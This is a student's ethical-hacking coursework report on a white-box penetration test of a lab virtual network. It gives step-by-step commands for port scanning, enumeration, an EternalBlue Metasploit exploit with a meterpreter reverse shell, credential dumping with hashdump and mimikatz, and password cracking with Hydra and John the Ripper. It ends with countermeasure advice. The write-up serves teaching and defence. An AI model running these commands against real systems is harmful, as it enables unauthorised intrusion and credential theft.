Penetration test on virtual machine network

Mairi McQueer

CMP210- Ethical Hacking 1

BSc Ethical Hacking Year 2

2018/19

Abstract

Given a range of IP addresses, the names of the two servers and credentials for one of two client machines from a virtual machine based network the author was asked to do a white-box penetration test on the servers. The objective was to gather as much user information as possible and to attempt to exploit the servers and gain access to an administrators account.
To achieve this goal the servers were scanned, enumerated and the exploited using tools such as nmap and metasploit. Potential vulnerabilities were also examined and EternalBlue was actually used to exploit Server1.
The end result revealed the usernames and passwords of all the users and administrators, allowing access to the servers and both client machines. Other information revealed included; which operating systems were being used, which ports were open and type of servers were on the network. All this information creates a fairly comprehensive look at the network and potential vulnerabilities that may be abused by malicious hackers, this report also provides some advice for protecting the network against as many of these vulnerabilities as possible.

Contents

1 Introduction

1.1 Background

Penetration testing is searching for vulnerabilities on a network, device or application by imitating malicious hackers without causing actual damage to the system being looked at.(Itgovernance.co.uk, 2018) It is an invaluable service for organisations as penetration testers highlighting potential exploits allows the business to mitigate against them before they are used to actually harm the system or to gain access to sensitive data, such as passwords or bank details of customers.

For networks a penetration tester has a large array of tools and scans that can be used to gather information or exploit vulnerabilities on servers and connected computers. Most of these are used from command prompts but some, for the purpose of better visualising their outputs,use their own Graphical User Interface (GUI).(Hope, 2018) However, the command line uses far less resources as it doesn't have to load images or formatted text. The CLI can also be quicker as a result of only having to type commands, over having to navigate the GUI as these are never similar.

Often with a network there is at least one server, these serve as central point for processing data and requests. Servers, especially on larger networks with multiple servers, are commonly dedicated to a particular task. These include; web servers, file servers, proxy servers and login servers. (webopedia, 2018) As an example of why these tend to be big targets for attacks, web servers can host a company's own website and so exploiting this can have serious consequences for their brand image.

1.2 Aim

The aim of this penetration test is to gather as much information about the network as possible and use it to attempt an exploit on the server. If possible providing proof of access on the server in question. The aim for the author in regards to this is to run eternalBlue and then try and place a text file or image on the administrators desktop thus proving that access was gained.

2 Procedure

2.1 Overview of procedure

The procedure consists of five parts; port scanning, enumeration, vulnerability scanning, exploitation and password cracking. The IP addresses given were; 192.168.0.1, 192.168.0.2, 192.168.0.10 and 192.168.0.11.
To start the author decided to scan all four IP addresses in order to gather as much relevant information on the network as possible. Port scans, as the name implies, displays which ports are open and from this one can surmise what protocols are being used and what possible vulnerabilities may exist as a result. Next, information from the servers is enumerated to provide further information that cannot be gathered from port scans alone, such as a list of users and administrators. With the information from the enumerations along with information from specific vulnerability scans, exploits can be attempted against the servers in order to show the clients what a malicious hacker would be capable of running, what data they could extract and what damage may be caused as a result. The passwords for the user accounts can be guessed via brute forcing or decrypted from their hashes. Both are attempted here to compare their success at revealing passwords and how long it takes them to do so.

2.2 Procedure

i. Scanning

Fping
Use a Kali linux command prompt and enter *fping -g* then the IP addresses that are to be ping-ed (figure 1)
The -g stands for generate and it generates a list from the range of IP addresses provided, This is preferential over standard ping as it allows for multiple IP addresses to be ping-ed simultaneously.

figure 1: fping command

ARP Ping

1. Ensure you have the arp-ping executable file
2. Use a Windows command prompt to run the scan by typing *arpping* and then the target IP address (figure 2)
3. Repeat step 2 for all relevant IP addresses

ARP scans allow the user to gather the MAC mapped to an IPv4 address. This particular scan provides more information than a standard ping scan as it is not hindered by a firewall, due to

the Address Resolution Protocol being essential for computers to connect with each other on a network.

figure 2: arp-ping command

Hping3

Use a kali linux CLI and enter *hping3* followed by the IP address then *-S -p* then the required port number and finally *-c* and how many times you wish to ping the machine. (figure 3) Hping3 is used to ping an IP address and can set TCP flags. This is useful to see whether ports are open, -S sends a SYN flag to the port so if a SYN ACK is received then the port is open. (appendix 3) Port 53 is looked for specifically here as if it's open then DNS zone transfers may be possible, which is useful for data gathering later. (Kali, 2018)

figure 3: hping3 command

Nmap

1. Use a kali linux command prompt and enter *nmap -sT* and then the required IP address for a TCP scan (figure 4)
2. For a UDP scan then use *nmap -sU*
3. Repeat the first two steps for both servers
4. Then use *nmap -sV* and the required IP address
5. Finally use *nmap -p 80* (figure 5)

Nmap provides a very extensive and verbose look at an IP address' computer and so can provide a lot more information than all of the scans above combined. -sT does a scan of the open TCP ports, displaying their names, numbers and states. -sU does the same for UDP instead and -sV displays the versions and operating systems being used. Checking for port 80 using -p 80 will reveal if the server is communicating to a web client, implying whether it is a web server or not.

figure 4: nmap TCP scan command

figure 5: nmap port 80 scan command

ii. Enumeration

nsookup

1. Use a kali linux command prompt and enter *nslookup*
2. Then *server 192.168.0.1* for server one (figure 6)
3. Finally enter an IP address
4. Repeat for the rest of the IP addresses

Nslookup does a reverse Domain Name System (DNS) lookup of an IP address and returns the domain name.




figure 6: nslookup commands

DNS zone transfer

1. Use a kali linux command prompt and enter *host -t axfr uadtargetnet.com 192.168.0.1*
2. Then, if the first step was successful; *host -t axfr uadtargetnet.com @192.168.0.2*

DNS zone transfers copy or 'transfer' databases and data from a primary to a secondary server. This is useful for collecting the data and gathering usernames, passwords and other important information from a server.

RPCclient

1. On kali linux open a CLI and enter *Rpcclient -U "test" 192.168.0.1* (figure 7)
2. Enter the password
3. Enter queries such as; *Srvinfo, Enumdomusers, Enumalsgroups,* and *Queryuser 500*

RPCclient, or Remote Procedure Call client allows the user to run queries against a server and execute commands remotely. The queries above get information on the server, the usernames being used, the groups users are sorted into and specific information about a user whos Security Identifier (SID) ends in 500, the administrator.




figure 7: rpcclient commands

User2sid sid2User

1. Ensure that all user2sid and sid2user files are on the computer being used
2. On a windows command prompt type *net use \\192.168.0.1\IPC$* , this is for server one
3. Then type in the credentials for logging in
4. Enter *user2sid.exe \\192.168.0.1 "domain users"* To get the SID for group

5. Then reverse it by using *sid2user.exe \\192.168.0.1* then type the SID from above but remove the first two characters and replace the relative identifier or RID (last 3 characters) with 500 for the administrator.

The SID is a unique and permanent identifier for each user. Each SID has an RID at the end which details what sort of user it belongs to, 500 is administrators, 513 is domain users and 501 is guests

SNMP

On a kali linux CLI type *Snmp-check -c PUBLIC 192.168.0.1* to check server one (figure 8) Simple Network Management Protocol or SNMP is used to manage and monitor network devices from a central administrative viewpoint. Due to the lack of security features in the protocol however, it can also be used maliciously to enumerate the network for information relating to information such as: Users, Groups and Password policies.

figure 8: SNMP command

iii. Vulnerability scanning

Nessus

1. On the Nessus front page select *new scan*
2. Then select *basic scan*
3. Enter a name for the scan as well as the IP addresses that require scanning
4. Go to *settings* then *windows* and enter the test credentials given as well as the domain name
5. Launch scan and wait until complete

Nessus is an automated vulnerability scanner created by Tenable Network Security. The scanner uses a multitude of tools to give as comprehensive a scan as possible. When completed the results are compiled into a well structured report which can be used to confirm the findings from other tools as well as view potential vulnerabilities.

iv. Exploitation

Metasploit

1. On a kali linux CLI type *msfconsole* and wait for it to load
2. Once loaded type *use exploit/windows/smb/ms17_010_eternalblue*
3. Then set the remote host using *set RHOST 192.168.0.1*
4. The payload by *set PAYLOAD windows/x64/meterpreter/reverse_tcp*
5. And finally set the local host: *set LHOST 192.168.0.100*
6. Type *exploit* and wait for it to finish running with a *WIN result*

The metasploit framework is used to deliver exploits to the targets that were determined weakened in the Enumeration phase of testing. In this example eternalBlue is used and then more information is gathered from the server, such as password hashes.

Meterpreter

1. To get the usernames and hashed passwords type *hashdump*
2. To get the administrators password first *load mimikatz*
3. Then type *kerberos* (figure 9)

Originally written by Benjamin Delpy, mimikatz is a compilation of tools that can be used to help a hacker further exploit a network. Kerberos is a tool used to extract hashed and non-hashed data from a server, in reference to a user's credentials. (Offensive security, 2018)




figure 9: mimikatz and kerberos

v. Password cracking

Hydra

On kali linux open a command prompt and type *hydra -L userlist.txt -P "wordlist.txt" smb://192.168.0.1* for the usernames in userlist.txt and the dictionary in wordlist.txt (figure 10) Hydra is a brute force password cracker that takes a list of usernames and a word list then attempts to try and get the correct password for the username from the word list by trying each word from the list. This can be very time consuming.

Figure 10: hydra command

John the ripper

1. Ensure the john.exe file is on the computer being used
2. On kali linux CLI type *John --format=NT hashpasswords.txt*

John the ripper takes hashed passwords and then unhashes them, revealing the plaintext passwords. This is very time consuming but doesn't require a word list or connection to the server.

vi. Proof of access

1. Staying on eternalBlue exploited command prompt use *cd* to get to the administrators desktop
2. Then type *upload* followed by the name of the file you wish to upload. (figure 11)




figure 11: meterpreter commands for uploading file to server one

3 Results

i. Scanning

The scans returned that all four computers or servers were on, (appendix 1) their MAC addresses (appendix 2) and the ports that were open. (appendix 3 & appendix 4) Ports 80 and 53 being particularly important open ports on the servers as port 80 is a TCP web connection port and implies that server one is a web server. As for port 53 which suggests that DNS zone transfers would be possible between these servers, ideal for gathering the usernames and passwords of all the users. Although it was also revealed that port 42 was also open on both servers, this port is used by the Windows Internet Naming Service but is vulnerable to worm attacks due to a buffer overflow exploit. (Speed guide, 2018)

ii. Enumeration

Even though port 53 was open DNS zone transfer did not work,(appendix 6) possibly due to other DNS configurations on the server and so other possible data gathering tools had to be considered in order to get the users information. Although other information was gathered at this stage. The results from the enumerations show the domain name of the server one, cn.uadtargetnet.com, (appendix 5) the list of usernames (appendix 7.c) and domain groups. (appendix 7.b) This information, along with the main administrators username,(appendix 8) can be used for brute force attacks on the passwords in order to gain access to more information which could cause more serious damage. Had the SNMP scan ran successfully the author may have been able to gather information on password policies which would make guessing the passwords a lot easier and potentially quicker. (appendix 9)

iii. Vulnerability scanning

After compiling a report from Nessus a number of vulnerabilities were revealed. (appendix 10) There were a number of ‘critical’ and ‘high’ results which imply that the network is not entirely secure and as well protected as it should be from potential exploits. These included denial of service attacks which can prove devastating to an organisation if their customers cannot access their website, potentially costing them large amounts of money in lost revenue. Almost all of these can be mitigated against by updating operating systems and closing certain high-risk ports.

iv. Exploitation

Using information gathered previously, eternalblue was decided to be the most appropriate exploit to run. Metasploit was used over its GUI Armitage as the tools that were to be used after exploitation were easier to access on command line. Once running on server one the author was able to get the hashed passwords of all the users (appendix 11) and the plaintext password of the administrator. (appendix 12)

v. Password cracking

Initially with only the usernames hydra was used in an attempt to try and get at least one password. With the smallest wordlist it took over an hour and with the size up it was listed as going to take around 96 hours. With hydra only two passwords were discovered. (appendix 13) When the hashed passwords were recovered then John the ripper could be used and although the author ran out of time after running it for almost 15 hours most of the passwords were uncovered. (appendix 14) With at least one user password and administrator password, access to the server and its clients was possible.

vi. Proof of access

Proof of access can be handled in many different ways and is largely down to the clients requirements. For the purposes of this test the proof of access largely revolved around the depositing of a file, helloThere.jpg (appendix 15) on the Administrators desktop. This shows that the tester has achieved sufficient rights by doing so. Since there was no physical access to client two the author decided to use meterpreter again to upload this file directly onto their desktop and screenshot this as proof. (appendix 16)

4 Discussion

4.1 General discussion

The aim was to gather information on the clients servers and computers and possibly run an exploit. These were both met fully and the author was able to get the users usernames, passwords and which group they belonged to. Also the password policy needs to be strengthened as most passwords are less than ten characters, many of which containing no upper case letters or numbers, this makes them very easy to guess or brute force. By obtaining the administrators password and username a file was able to be uploaded to their desktop using eternalBlue. If the author was able to gain access to their desktop on the server and upload files then a malicious hacker may be able to place malware on the server and potentially shut down the entire server or steal users data.

4.2 Countermeasures

The suggestion for the owners of this network would be to ensure that their operating system is updated to Windows 10 on all machines, as patches for most of their vulnerabilities have been released since their OS version and that their anti-virus software is kept up-to-date in case someone does gain access, then there is less worry about the server being fully shut down. The password policy is in desperate need of an update and a suggestion for a better one may be a ten character lower limit along with must include at least one number and uppercase letter. Another potential countermeasure may be to close certain ports in order to reduce risk of exploitation.

4.3 Conclusions


In conclusion the server is using out of date operating systems and the password policy is exceptionally weak. None of these solutions are particularly time consuming or difficult to implement, with the exception of maybe closing ports, and if they do not adhere to these solutions then there is a great risk of potentially being exploited and malware being placed into the servers or data being stolen.


References

Nmap.org. (2018). Port Scanning Techniques | Nmap Network Scanning. [online] Available at: https://nmap.org/book/man-port-scanning-techniques.html [Accessed 18 Dec. 2018].
Itgovernance.co.uk. (2018). Penetration Testing | IT Governance UK. [online] Available at: https://www.itgovernance.co.uk/penetration-testing [Accessed 18 Dec. 2018].House, N. (2018). Nmap Cheat Sheet. [online] Station X. Available at: https://www.stationx.net/nmap-cheat-sheet/ [Accessed 16 Dec. 2018].
Hope, C. (2018). Linux nslookup command help and examples. [online] Computerhope.com. Available at: https://www.computerhope.com/unix/unslooku.htm [Accessed 17 Dec. 2018].
Plett, C., Poggemeyer, L. and Rastogi, P. (2018). nbtstat. [online] Docs.microsoft.com. Available at: https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/nbtstat [Accessed 18 Dec. 2018].
Itgovernance.co.uk. (2018). Penetration Testing | IT Governance UK. [online] Available at: https://www.itgovernance.co.uk/penetration-testing [Accessed 18 Dec. 2018].
Hope, C. (2018). Command line vs. GUI. [online] Computerhope.com. Available at: https://www.computerhope.com/issues/ch000619.htm [Accessed 18 Dec. 2018].
Beal, V. (2018). Server Types - Webopedia.com. [online] Webopedia.com. Available at: https://www.webopedia.com/quick_ref/servers.asp [Accessed 18 Dec. 2018].
Sanfilippo, S. (2018). hping3 Package Description. [online] Tools.kali.org. Available at: https://tools.kali.org/information-gathering/hping3 [Accessed 18 Dec. 2018].
SpeedGuide. (2018). Port 42 (tcp/udp). [online] Available at: https://www.speedguide.net/port.php?port=42 [Accessed 18 Dec. 2018].
Offensive-security.com. (2018). Mimikatz. [online] Available at: https://www.offensive-security.com/metasploit-unleashed/mimikatz/ [Accessed 18 Dec. 2018].


Appendices

Appendix 1 Fping scans for all given IP addresses





Appendix 2 Arp-ping for all given IP addresses



Appendix 3 Hping3 on the servers

```
root@kali:~# hping3 192.168.0.1 -S -p 53 -c 5
HPING 192.168.0.1 (eth1 192.168.0.1): S set, 40 headers + 0 data bytes
len=46 ip=192.168.0.1 ttl=128 DF id=13808 sport=53 flags=SA seq=0 win=8192 rtt=7.8 ms
len=46 ip=192.168.0.1 ttl=128 DF id=13809 sport=53 flags=SA seq=1 win=8192 rtt=7.1 ms
len=46 ip=192.168.0.1 ttl=128 DF id=13810 sport=53 flags=SA seq=2 win=8192 rtt=6.1 ms
len=46 ip=192.168.0.1 ttl=128 DF id=13811 sport=53 flags=SA seq=3 win=8192 rtt=1.8 ms
len=46 ip=192.168.0.1 ttl=128 DF id=13812 sport=53 flags=SA seq=4 win=8192 rtt=7.9 ms

--- 192.168.0.1 hping statistic ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 1.8/6.1/7.9 ms
root@kali:~# hping3 192.168.0.2 -S -p 53 -c 5
HPING 192.168.0.2 (eth1 192.168.0.2): S set, 40 headers + 0 data bytes
len=46 ip=192.168.0.2 ttl=128 DF id=19653 sport=53 flags=SA seq=0 win=8192 rtt=7.8 ms
len=46 ip=192.168.0.2 ttl=128 DF id=19654 sport=53 flags=SA seq=1 win=8192 rtt=6.2 ms
len=46 ip=192.168.0.2 ttl=128 DF id=19655 sport=53 flags=SA seq=2 win=8192 rtt=1.0 ms
len=46 ip=192.168.0.2 ttl=128 DF id=19656 sport=53 flags=SA seq=3 win=8192 rtt=8.0 ms
len=46 ip=192.168.0.2 ttl=128 DF id=19657 sport=53 flags=SA seq=4 win=8192 rtt=7.9 ms

--- 192.168.0.2 hping statistic ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 1.0/6.2/8.0 ms
```

Appendix 4.a nmap on port 80

```
root@kali:~# nmap -p 80 192.168.0.2
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-12 14:48 EST
Nmap scan report for 192.168.0.2
Host is up (0.00082s latency).

PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:50:56:3A:42:9F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.26 seconds
```

Appendix 4.b nmap on TCP ports for both servers


```
root@kali:~# nmap -sT 192.168.0.1
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-18 13:55 EST
Nmap scan report for 192.168.0.1
Host is up (0.0011s latency).
Not shown: 979 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
42/tcp    open  nameserver
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49158/tcp open  unknown
49159/tcp open  unknown
MAC Address: 00:0C:29:65:8E:40 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 15.65 seconds
root@kali:~#
```


```
root@kali:~# nmap -sT 192.168.0.2
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-18 13:56 EST
Nmap scan report for 192.168.0.2
Host is up (0.0012s latency).
Not shown: 980 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
42/tcp    open  nameserver
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
MAC Address: 00:50:56:3A:42:9F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.61 seconds
root@kali:~#
```

Appendix 4.c nmap on UDP ports for both servers



Appendix 4.d nmap on server one getting versions




```
root@kali:~# nmap -sV 192.168.0.1
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-18 13:53 EST
Nmap scan report for 192.168.0.1
Host is up (0.0021s latency).
Not shown: 979 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       Microsoft Windows XP telnetd
42/tcp    open  tcpwrapped
53/tcp    open  domain       Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
80/tcp    open  http         Apache httpd
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2018-12-18 18:53:39Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: uadtargetnet.com, Site: lab-site1)
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: UADTARGETNET)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: uadtargetnet.com, Site: lab-site1)
3269/tcp  open  tcpwrapped
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49159/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:65:8E:40 (VMware)
Service Info: Host: SERVER1; OSs: Windows XP, Windows; CPE: cpe:/o:microsoft:windows_xp, cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:micro
soft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 74.02 seconds
```

